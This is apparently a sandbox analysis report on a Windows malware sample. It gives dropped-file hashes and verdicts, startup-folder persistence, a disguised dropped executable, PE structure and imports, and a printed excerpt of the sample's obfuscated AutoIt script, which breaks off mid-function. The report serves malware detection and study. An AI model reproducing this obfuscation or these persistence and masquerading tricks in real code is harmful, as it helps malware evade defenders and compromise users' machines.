SHA-512:	8FE476E0185B2B0C66F34E51899B932CB35600C753D36FE102BDA5894CDAA58410044E0A30FDBEF76A285C2C75018D7C5A9BA0763D45EC605C2BBBD1EBB9ED64	
Malicious:	false	
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%	
Joe Sandbox View:	- Filename: e5bd3238d220c97cd4d6969abb3b33e0.exe, Detection: malicious, Browse - Filename: 1c2dec9cbfcd95afe13bf71910dfd95f.exe, Detection: malicious, Browse - Filename: Xf6v0G2wIM.exe, Detection: malicious, Browse - Filename: jztWD1iKrC.exe, Detection: malicious, Browse - Filename: wH22vdkhhU.exe, Detection: malicious, Browse - Filename: AqpOn6nwXS.exe, Detection: malicious, Browse - Filename: CklrD7MYX2.exe, Detection: malicious, Browse - Filename: FahZG6Pdc4.exe, Detection: malicious, Browse - Filename: 61WICsQR9Q.exe, Detection: malicious, Browse - Filename: U7DiqWP9qu.exe, Detection: malicious, Browse - Filename: d4x5rI09A7.exe, Detection: malicious, Browse - Filename: 1WW425NrsA.exe, Detection: malicious, Browse - Filename: Kyd6mztyQ5.exe, Detection: malicious, Browse - Filename: xdNg7FUNS2.exe, Detection: malicious, Browse - Filename: 14muK1SuRQ.exe, Detection: malicious, Browse - Filename: 9fPECeVI6R.exe, Detection: malicious, Browse - Filename: EkOjz981VJ.exe, Detection: malicious, Browse - Filename: 2WSPzeEKDI.exe, Detection: malicious, Browse - Filename: wDbrNH1KqV.exe, Detection: malicious, Browse - Filename: btqxAmncf4.exe, Detection: malicious, Browse	
Reputation:	moderate, very likely benign file	

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe 	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$.PE..L...{Z.....@.....N... .@.....O.....H.....text.....`.rsrc.....@.....@.reloc.....@.B.....

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98fd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\154d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBasic\#cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	3.6841837197791887
Encrypted:	false
SSDEEP:	3:QHXMKas:Q3Las
MD5:	B3AC9D09E3A47D5FD00C37E075A70ECB
SHA1:	AD14E6D0E07B00BD10D77A06D68841B20675680B
SHA-256:	7A23C6E7CCD8811ECD0F038D3A89D5C7D68ED37324BAE2D4954125D9128FA9432
SHA-512:	09B609EE1061205AA45B3C954EFC6C1A03C8FD6B3011FF88CF2C060E19B1D7FD51EE0CB9D02A39310125F3A66AA0146261BDEE3D804F472034DF711BC942E31
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..

C:\Users\user\AppData\Roaming\ID06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat 	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Fo:C
MD5:	C8C55F14E620A40AF72BA9FB954B53B7
SHA1:	26204CA80EDC41FE334D14B13D7D362ED1BDB63A
SHA-256:	B31C3E533C19283D0E1C6293836D503DCB4D849FA80406E8BA9B2F93069EA3D3
SHA-512:	1C82B305A1E20711004A386DFD610C3335DD7EC7F14459F95935A36B6AD37FB45085EFD251B82F298823816E72AFC95416BC4B44FFBA2D5E151B02CB0F511EB6
Malicious:	true
Reputation:	low
Preview:	...Oh..H

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WinSAT.Ink	
Process:	C:\Users\user\Desktop\d4e475d7d17a16be8b9eac6e10b25af.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Fri Nov 20 14:23:58 2020, mtime=Fri Nov 20 14:23:58 2020, atime=Fri Nov 20 14:23:58 2020, length=1124928, window=hide
Category:	dropped
Size (bytes):	1049
Entropy (8bit):	4.993550060752574

C:\Users\user\hddwv\DiagnosicsHub.StandardCollector.Service.exe.bat	
Process:	C:\Users\user\Desktop\d4e475d7d17a16be8b9eeac6e10b25af.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1124928
Entropy (8bit):	7.084344199511202
Encrypted:	false
SSDEEP:	24576:16bH5wWsN1Qy5WILVVCj3jtmHanc5vuZoX2IPA5L:05BysTV23RYanc5vmo2uL
MD5:	F660ED54597E4FF5354B557329CAB70D
SHA1:	6222B1BD8920FA8FAD0507278E563E1736EBC257
SHA-256:	B242D6C625537AC1CF52752A1997C035063C8E4B5648C41D443A2926F7C599E5
SHA-512:	A26BEB3E4F4B52A441D53BB901B6886897CE388608B5DF9F98709F76719C5F02724DFB61C784F792629975EACA8BCB51319203C17BCED969669D53794A0CD68A
Malicious:	true
Antivirus:	Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....S...R...R...C..P...;S..._@#.a..._@....._@.g...[j...[j0.w..R...r.....#.S..._@'.S...R.k.S...".S...RichR.....PE..L.....\".....@.....@.....@.....p....@...@.....@.....4q...+.....PK..@......text.....`rdata.....@..@.data...t.....R.....@....rsrc....~...4.....@...@.reloc.4q.....r.....@..B.....

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.084338376698759

General

TrID:	- Win32 Executable (generic) a (10002005/4) 99.96% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	d4e475d7d17a16be8b9eeac6e10b25af.exe
File size:	1124920
MD5:	5162337b6fd4c8806ef62f6ebf4a5df8
SHA1:	126642db1117de853d7e0ae601e0ff45358d7413
SHA256:	9c2e4a4a0e7bb4c3c47ca33ec0d0c377fa38e0ae498721062432648ebf060a10
SHA512:	cebb47171a6a97dc9cdd52ad14561e032732a6c405a3e8f103508255ac45e8f210a2bc5c82ea2320d279809a519cf4182cad7d5a58899f84669ef0244de5c81f
SSDEEP:	24576:16bH5wWsN1Qy5WILVVCj3jtmHanc5vuZoX2lPA5w:05BysTV23RYanc5vmo2uw
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.R...R ...R....C..P.....;S..._@#.a..._@....._@..g...[j...[jo.w...R. ..f.....#.S..._@'.S...R.k.S....".S...RichR..

File Icon



Icon Hash: aab2e3e39383aa00

Static PE Info

General

Entrypoint:	0x42800a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE
Time Stamp:	0x5CF3C8E6 [Sun Jun 2 13:02:30 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	afcdf79be1557326c854b6e20cb900a7

Entrypoint Preview

Instruction

call 00007F2A60799B7Dh

jmp 00007F2A6078C934h

int3

int3

int3

int3

int3

int3

int3

int3

int3

int3

int3

int3

push edi

Instruction
push esi
mov esi, dword ptr [esp+10h]
mov ecx, dword ptr [esp+14h]
mov edi, dword ptr [esp+0Ch]
push ecx
pop eax
push ecx
pop edx
add eax, esi
cmp edi, esi
jbe 00007F2A6078CABAh
cmp edi, eax
jc 00007F2A6078CE1Eh
bt dword ptr [004C41FCh], 01h
jnc 00007F2A6078CAB9h
rep movsb
jmp 00007F2A6078CDCCCh
cmp ecx, 00000080h
jc 00007F2A6078CC84h
push edi
pop eax
xor eax, esi
test eax, 0000000Fh
jne 00007F2A6078CAC0h
bt dword ptr [004BF324h], 01h
jc 00007F2A6078CF90h
bt dword ptr [004C41FCh], 00000000h
jnc 00007F2A6078CC5Dh
test edi, 00000003h
jne 00007F2A6078CC6Eh
test esi, 00000003h
jne 00007F2A6078CC4Dh
bt edi, 02h
jnc 00007F2A6078CABFh
mov eax, dword ptr [esi]
sub ecx, 04h
lea esi, dword ptr [esi+04h]
mov dword ptr [edi], eax
lea edi, dword ptr [edi+04h]
bt edi, 03h
jnc 00007F2A6078CAC3h
movq xmm1, qword ptr [esi]
sub ecx, 08h
lea esi, dword ptr [esi+08h]
movq qword ptr [edi], xmm1
lea edi, dword ptr [edi+08h]
test esi, 00000007h
je 00007F2A6078CB15h
bt esi, 03h

Rich Headers

Programming Language:	[C] VS2013 build 21005 [C] VS2008 SP1 build 30729 [LNK] VS2013 UPD5 build 40629 [ASM] VS2013 UPD5 build 40629 [C++] VS2013 build 21005 [ASM] VS2013 build 21005 [RES] VS2013 build 21005 [IMP] VS2008 SP1 build 30729
-----------------------	---

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbc0cc	0x17c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc8000	0x47cbc	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x110000	0x7134	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x92bc0	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0xa4b50	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8f000	0x884	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8dfdd	0x8e000	False	0.582306338028	data	6.72346657583	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8f000	0x2fd8e	0x2fe00	False	0.328288185379	data	5.76324400576	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xbf000	0x8f74	0x5200	False	0.10175304878	data	1.19638192355	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc8000	0x47cbc	0x47e00	False	0.908023097826	data	7.84935069972	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x110000	0x7134	0x7200	False	0.761753015351	data	6.78395555713	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc85e8	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0xc8710	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0xc8838	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0xc8960	0x2e8	data	English	Great Britain
RT_ICON	0xc8c48	0x128	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0xc8d70	0xea8	data	English	Great Britain
RT_ICON	0xc9c18	0x8a8	dBase III DBT, version number 0, next free block index 40	English	Great Britain
RT_ICON	0xca4c0	0x568	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_ICON	0xcaa28	0x25a8	dBase III DBT, version number 0, next free block index 40	English	Great Britain
RT_ICON	0xccfd0	0x10a8	data	English	Great Britain
RT_ICON	0xce078	0x468	GLS_BINARY_LSB_FIRST	English	Great Britain
RT_MENU	0xce4e0	0x50	data	English	Great Britain
RT_STRING	0xce530	0x594	data	English	Great Britain
RT_STRING	0xceac4	0x68a	data	English	Great Britain
RT_STRING	0xcf150	0x490	data	English	Great Britain
RT_STRING	0xcf5e0	0x5fc	data	English	Great Britain
RT_STRING	0xcfbdc	0x65c	data	English	Great Britain
RT_STRING	0xd0238	0x466	data	English	Great Britain
RT_STRING	0xd06a0	0x158	data	English	Great Britain
RT_RCDATA	0xd07f8	0x2bef0	data		
RT_RCDATA	0xfc6e8	0x13052	data		
RT_GROUP_ICON	0x10f73c	0x76	data	English	Great Britain
RT_GROUP_ICON	0x10f7b4	0x14	data	English	Great Britain
RT_GROUP_ICON	0x10f7c8	0x14	data	English	Great Britain
RT_GROUP_ICON	0x10f7dc	0x14	data	English	Great Britain
RT_VERSION	0x10f7f0	0xdc	data	English	Great Britain
RT_MANIFEST	0x10f8cc	0x3ef	ASCII text, with CRLF line terminators	English	Great Britain

Imports

DLL	Import
WSOCK32.dll	WSACleanup, socket, inet_ntoa, setsockopt, ntohs, recvfrom, ioctlsocket, htons, WSASStartup, __WSAFDIsSet, select, accept, listen, bind, closesocket, WSAGetLastError, recv, sendto, send, inet_addr, gethostbyname, gethostname, connect
VERSION.dll	GetFileVersionInfoW, GetFileVersionInfoSizeW, VerQueryValueW
WINMM.dll	timeGetTime, waveOutSetVolume, mciSendStringW
COMCTL32.dll	ImageList_Replacelcon, ImageList_Destroy, ImageList_Remove, ImageList_SetDragCursorImage, ImageList_BeginDrag, ImageList_DragEnter, ImageList_DragLeave, ImageList_EndDrag, ImageList_DragMove, InitCommonControlsEx, ImageList_Create
MPR.dll	WNetUseConnectionW, WNetCancelConnection2W, WNetGetConnectionW, WNetAddConnection2W
WININET.dll	InternetQueryDataAvailable, InternetCloseHandle, InternetOpenW, InternetSetOptionW, InternetCrackUrlW, HttpQueryInfoW, InternetQueryOptionW, HttpOpenRequestW, HttpSendRequestW, FtpOpenFileW, FtpGetFileSize, InternetOpenUrlW, InternetReadFile, InternetConnectW
PSAPI.DLL	GetProcessMemoryInfo
IPHLPAPI.DLL	IcmpCreateFile, IcmpCloseHandle, IcmpSendEcho
USERENV.dll	DestroyEnvironmentBlock, UnloadUserProfile, CreateEnvironmentBlock, LoadUserProfileW
UxTheme.dll	IsThemeActive
KERNEL32.dll	DuplicateHandle, CreateThread, WaitForSingleObject, HeapAlloc, GetProcessHeap, HeapFree, Sleep, GetCurrentThreadId, MultiByteToWideChar, MulDiv, GetVersionExW, IsWow64Process, GetSystemInfo, FreeLibrary, LoadLibraryA, GetProcAddress, SetErrorMode, GetModuleFileNameW, WideCharToMultiByte, lstrcpwW, lstrlenW, GetModuleHandleW, QueryPerformanceCounter, VirtualFreeEx, OpenProcess, VirtualAllocEx, WriteProcessMemory, ReadProcessMemory, CreateFileW, SetFilePointerEx, SetEndOfFile, ReadFile, WriteFile, FlushFileBuffers, TerminateProcess, CreateToolhelp32Snapshot, Process32FirstW, Process32NextW, SetFileTime, GetFileAttributesW, FindFirstFileW, SetCurrentDirectoryW, GetLongPathNameW, GetShortPathNameW, DeleteFileW, FindNextFileW, CopyFileExW, MoveFileW, CreateDirectoryW, RemoveDirectoryW, SetSystemPowerState, QueryPerformanceFrequency, FindResourceW, LoadResource, LockResource, SizeofResource, EnumResourceNamesW, OutputDebugStringW, GetTempPathW, GetTempFileNameW, DeviceIoControl, GetLocalTime, CompareStringW, GetCurrentProcess, EnterCriticalSection, LeaveCriticalSection, GetStdHandle, CreatePipe, InterlockedExchange, TerminateThread, LoadLibraryExW, FindResourceExW, CopyFileW, VirtualFree, FormatMessageW, GetExitCodeProcess, GetPrivateProfileStringW, WritePrivateProfileStringW, GetPrivateProfileSectionW, WritePrivateProfileSectionW, GetPrivateProfileSectionNamesW, FileTimeToLocalFileTime, FileTimeToSystemTime, SystemTimeToFileTime, LocalFileTimeToFileTime, GetDriveTypeW, GetDiskFreeSpaceExW, GetProcessId, SetPriorityClass, LoadLibraryW, SetVolumeLabelW, CreateHardLinkW, SetFileAttributesW, CreateEventW, SetEvent, GetEnvironmentVariableW, SetEnvironmentVariableW, GlobalLock, GlobalUnlock, GlobalAlloc, GetFileSize, GlobalFree, GlobalMemoryStatusEx, Beep, GetSystemDirectoryW, HeapReAlloc, HeapSize, GetComputerNameW, GetWindowsDirectoryW, GetCurrentProcessId, GetProcessIoCounters, CreateProcessW, GetProcessId, SetPriorityClass, LoadLibraryW, VirtualAlloc, IsDebuggerPresent, GetCurrentDirectoryW, lstrcpwW, DecodePointer, GetLastError, RaiseException, InitializeCriticalSectionAndSpinCount, DeleteCriticalSection, InterlockedDecrement, InterlockedIncrement, GetCurrentThread, CloseHandle, GetFullPathNameW, EncodePointer, ExitProcess, GetModuleHandleExW, ExitThread, GetSystemTimeAsFileTime, ResumeThread, GetCommandLineW, IsProcessorFeaturePresent, IsValidCodePage, GetACP, GetOEMCP, GetCPInfo, SetLastError, UnhandledExceptionFilter, SetUnhandledExceptionFilter, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, GetStartupInfoW, GetStringTypeW, SetStdHandle, GetFileType, GetConsoleCP, GetConsoleMode, RtlUnwind, ReadConsoleW, GetTimeZoneInformation, GetDateFormatW, GetTimeFormatW, LCMapStringW, GetEnvironmentStringsW, FreeEnvironmentStringsW, WriteConsoleW, FindClose, SetEnvironmentVariableA
USER32.dll	AdjustWindowRectEx, CopyImage, SetWindowPos, GetCursorInfo, RegisterHotKey, ClientToScreen, GetKeyboardLayoutNameW, IsCharAlphaW, IsCharAlphaNumericW, IsCharLowerW, IsCharUpperW, GetMenuStringW, GetSubMenu, GetCaretPos, IsZoomed, MonitorFromPoint, GetMonitorInfoW, SetWindowLongW, SetLayeredWindowAttributes, FlashWindow, GetClassLongW, TranslateAcceleratorW, IsDialogMessageW, GetSysColor, InflateRect, DrawFocusRect, DrawTextW, FrameRect, DrawFrameControl, FillRect, PtInRect, DestroyAcceleratorTable, CreateAcceleratorTableW, SetCursor, GetWindowDC, GetSystemMetrics, GetActiveWindow, CharNextW, wsprintfW, RedrawWindow, DrawMenuBar, DestroyMenu, SetMenu, GetWindowTextLengthW, CreateMenu, IsDlgButtonChecked, DefDlgProcW, CallWindowProcW, ReleaseCapture, SetCapture, CreateIconFromResourceEx, mouse_event, ExitWindowsEx, SetActiveWindow, FindWindowExW, EnumThreadWindows, SetMenuDefaultItem, InsertMenuitemW, IsMenu, TrackPopupMenuEx, GetCursorPos, DeleteMenu, SetRect, GetMenuItemID, GetMenuItemCount, SetMenuItemInfoW, GetMenuItemInfoW, SetForegroundWindow, IsIconic, FindWindowW, MonitorFromRect, keybd_event, SendInput, GetAsyncKeyState, SetKeyboardState, GetKeyboardState, GetKeyState, VkKeyScanW, LoadStringW, DialogBoxParamW, MessageBeep, EndDialog, SendDlgItemMessageW, GetDlgItem, SetWindowTextW, CopyRect, ReleaseDC, GetDC, EndPaint, BeginPaint, GetClientRect, GetMenu, DestroyWindow, EnumWindows, GetDesktopWindow, IsWindow, IsWindowEnabled, IsWindowVisible, EnableWindow, InvalidateRect, GetWindowLongW, GetWindowThreadProcessId, AttachThreadInput, GetFocus, GetWindowTextW, ScreenToClient, SendMessageTimeoutW, EnumChildWindows, CharUpperBuffW, GetParent, GetDlgCtrlID, SendMessageW, MapVirtualKeyW, PostMessageW, GetWindowRect, SetUserObjectSecurity, CloseDesktop, CloseWindowStation, OpenDesktopW, SetProcessWindowStation, GetProcessWindowStation, OpenWindowStationW, GetUserObjectSecurity, MessageBoxW, DefWindowProcW, SetClipboardData, EmptyClipboard, CountClipboardFormats, CloseClipboard, GetClipboardData, IsClipboardFormatAvailable, OpenClipboard, BlockInput, GetMessageW, LockWindowUpdate, DispatchMessageW, TranslateMessage, PeekMessageW, UnregisterHotKey, CheckMenuRadioItem, CharLowerBuffW, MoveWindow, SetFocus, PostQuitMessage, KillTimer, CreatePopupMenu, RegisterWindowMessageW, SetTimer, ShowWindow, CreateWindowExW, RegisterClassExW, LoadIconW, LoadCursorW, GetSysColorBrush, GetForegroundWindow, MessageBoxA, DestroyIcon, SystemParametersInfoW, LoadImageW, GetClassNameW
GDI32.dll	StrokePath, DeleteObject, GetTextExtentPoint32W, ExtCreatePen, GetDeviceCaps, EndPath, SetPixel, CloseFigure, CreateCompatibleBitmap, CreateCompatibleDC, SelectObject, StretchBlt, GetDIBits, LineTo, AngleArc, MoveToEx, Ellipse, DeleteDC, GetPixel, CreateDCW, GetStockObject, GetTextFaceW, CreateFontW, SetTextColor, PolyDraw, BeginPath, Rectangle, SetViewportOrgEx, GetObjectW, SetBkMode, RoundRect, SetBkColor, CreatePen, CreateSolidBrush, StrokeAndFillPath
COMDLG32.dll	GetOpenFileNameW, GetSaveFileNameW

DLL	Import
ADVAPI32.dll	GetAce, RegEnumValueW, RegDeleteValueW, RegDeleteKeyW, RegEnumKeyExW, RegSetValueExW, RegOpenKeyExW, RegCloseKey, RegQueryValueExW, RegConnectRegistryW, InitializeSecurityDescriptor, InitializeAcl, AdjustTokenPrivileges, OpenThreadToken, OpenProcessToken, LookupPrivilegeValueW, DuplicateTokenEx, CreateProcessAsUserW, CreateProcessWithLogonW, GetLengthSid, CopySid, LogonUserW, AllocateAndInitializeSid, CheckTokenMembership, RegCreateKeyExW, FreeSid, GetTokenInformation, GetSecurityDescriptorDacl, GetAclInformation, AddAce, SetSecurityDescriptorDacl, GetUserNameW, InitiateSystemShutdownExW
SHELL32.dll	DragQueryPoint, ShellExecuteExW, DragQueryFileW, SHEmptyRecycleBinW, SHGetPathFromIDListW, SHBrowseForFolderW, SHCreateShellItem, SHGetDesktopFolder, SHGetSpecialFolderLocation, SHGetFolderPathW, SHFileOperationW, ExtractIconExW, Shell_NotifyIconW, ShellExecuteW, DragFinish
ole32.dll	CoTaskMemAlloc, CoTaskMemFree, CLSIDFromString, ProgIDFromCLSID, CLSIDFromProgID, OleSetMenuDescriptor, MkParseDisplayName, OleSetContainedObject, CoCreateInstance, IIDFromString, StringFromGUID2, CreateStreamOnHGlobal, OleInitialize, OleUninitialize, Colnitalize, CoUninitialize, GetRunningObjectTable, CoGetInstanceFromFile, CoGetObject, CoSetProxyBlanket, CoCreateInstanceEx, ColnitalizeSecurity
OLEAUT32.dll	LoadTypeLibEx, VariantCopyInd, SysReAllocString, SysFreeString, SafeArrayDestroyDescriptor, SafeArrayDestroyData, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayAllocData, SafeArrayAllocDescriptorEx, SafeArrayCreateVector, RegisterTypeLib, CreateStdDispatch, DispCallFunc, VariantChangeType, SysStringLen, VariantTimeToSystemTime, VarR8FromDec, SafeArrayGetVartype, VariantCopy, VariantClear, OleLoadPicture, QueryPathOfRegTypeLib, RegisterTypeLibForUser, UnRegisterTypeLibForUser, UnRegisterTypeLib, CreateDispTypeInfo, SysAllocString, VariantInit

Version Infos

Description	Data
Translation	0x0809 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	Great Britain	

Static AutoIT Info

General

Code:	<pre>LOCAL \$NSFYZHFKYP = EXECUTE LOCAL \$EOERUAQRJSKN = \$NSFYZHFKYP ("DllStructGetData") LOCAL \$DWUFUAPKESAJ = \$NSFYZHFKYP ("BinaryToString") FUNC LUXBZMCWKPOC (\$STEXT , \$SYMBOL) GLOBAL \$1300820860 = 256356752 GLOBAL \$MIFHIFYVOW = 1654813 FOR \$E = 0 TO 1029680 IF \$1300820860 = 176683708 THEN RETURN \$RESULT WINEXISTS ("cNI3R229gAzqAgEuzKzVWCocVla32WhXtsmSQFEqNhbfvHYqV7k4qjZJ9iii19hutL7h3WO4f") EXITLOOP ENDIF IF \$1300820860 = 256356752 THEN \$RESULT = STRINGREPLACE (\$STEXT , \$SYMBOL , "") ISBOOL (818823 * 493411 * 2406282 + 2130956) \$1300820860 = 176683708 ISSTRING ("yNaRVUKQw8rqYhclizB6xh2ITgeXOqeiGTUCNTY6Kewi") ENDIF STRING ("rDseA9qWY8OOX") NEXT ENDFUNC FUNC EWYPFYGPXIKHY (\$IMGFULLPATH) GLOBAL \$1138660241 = 256356752 GLOBAL \$G4JUFXIGZL = 90924 FOR \$E = 0 TO 2054991 IF \$1138660241 = 113519199 THEN GUIDELETE (\$HWNDD) ISBOOL ("OQwXVdfTCRZVjrYdqoDJsBHUeRlqQEdpJ59hNsifNw42SNBnFpEDeYANilTeE8c7MJknRy7fy66gOczouJAal") \$1138660241 = 1027989821 RANDOM (130856) ENDIF IF \$1138660241 = 176683708 THEN \$HWNDD = GUICREATE (\$IMGFULLPATH , 0 , 0 , 0 , 0 , BITOR (2147483648 , 536870912) , BITOR (128 , 32)) ISBOOL (1265171 + 520477 + 4293992654 * 3327821) \$1138660241 = 1300820860 CHR (2730490) ISBOOL ("sZkxL7eyyS6SwwaYpLjA469yVJcKE4aYFBqozrSakTdG9hDkx2L2xcQv0WMbD34ERil4f")</pre>
-------	--

```
ENDIF
IF $1138660241 = 256356752 THEN
LOCAL $HWND , $HGUISWITCH , $ACTRLSIZE , $ARETSIZE [2 ] = [0 , 0 ]
RANDOM (3641423 )
$1138660241 = 176683708
ENDIF
IF $1138660241 = 1027989821 THEN
GUI SWITCH ($HGUISWITCH )
EXITLOOP
INT (3107136 )
ENDIF
IF $1138660241 = 1203322726 THEN
$ACTRLSIZE = CONTROLGETPOS ($HWND , "" , GUICTRLCREATEPIC ($IMGFULLPATH ,
0 , 0 , 0 , 0 ) )
DIM $DW5YMNQFYI005IELCM7 = 964435 * 1963137 + 4293423702 + 4294948098
$1138660241 = 113519199
DIM $RNNHTSIKWVTNM8WTLIRGN = 647030
ENDIF
IF $1138660241 = 1300820860 THEN
$HGUISWITCH = GUI SWITCH ($HWND )
$1138660241 = 1203322726
CHR (45484 )
ENDIF
DIM $URHNA3OSSULYHJVXSX77 = 600218 + 4293462533 + 4294915318 * 2918734 +
4292984733
NEXT
IF ISARRAY ($ACTRLSIZE ) THEN
GLOBAL $1203322726 = 256356752
GLOBAL $CSY08UBDGU = 2740256
FOR $E = 0 TO 3691754
IF $1203322726 = 176683708 THEN
$ARETSIZE [1 ] = $ACTRLSIZE [3 ]
$1203322726 = 1300820860
INT (967164 )
ENDIF
IF $1203322726 = 256356752 THEN
$ARETSIZE [0 ] = $ACTRLSIZE [2 ]
$1203322726 = 176683708
ISBOOL ("k2nLrtaqkAvZrMcSm68iRAhbfv6LDlz2qGkcTjp23hXhFfTjNJ8Ke3TUlqxxW8bCIV"
)
ENDIF
IF $1203322726 = 1300820860 THEN
RETURN SETERROR (0 , 0 , $ARETSIZE )
EXITLOOP
ENDIF
MOD (3165406 , 1234085 )
NEXT
ENDIF
RETURN SETERROR (1 , 0 , $ARETSIZE )
ENDFUNC
FUNC VRCRUWMXTTRH ($SSTRING , $IREPEATCOUNT )
$IREPEATCOUNT = INT ($IREPEATCOUNT )
IF STRINGLEN ($SSTRING ) < 1 OR $IREPEATCOUNT < 0 THEN RETURN SETERROR (1
, 0 , "" )
LOCAL $SRESULT = ""
WHILE $IREPEATCOUNT > 1
IF BITAND ($IREPEATCOUNT , 1 ) THEN $SRESULT &= $SSTRING
GLOBAL $1300820860 = 256356752
GLOBAL $3Z9MCZLBRL = 1285316
FOR $E = 0 TO 2581845
IF $1300820860 = 176683708 THEN
$IREPEATCOUNT = BITSHIFT ($IREPEATCOUNT , 1 )
EXITLOOP
ISSTRING ("WO7uqjjf1YfzArAm" )
ENDIF
IF $1300820860 = 256356752 THEN
$SSTRING &= $SSTRING
$1300820860 = 176683708
ISBOOL ("gcRCcY1WQjHo2O6sQGpzxHa1TaVRJjXmCJnnCQdx9cz" )
ENDIF
NEXT
WEND
RETURN $SSTRING & $SRESULT
ENDFUNC
FUNC QNJARTBHRDOXE ($SSTR )
GLOBAL $1300820860 = 256356752
GLOBAL $OKQZTV9IBZ = 2183390
FOR $E = 0 TO 2966495
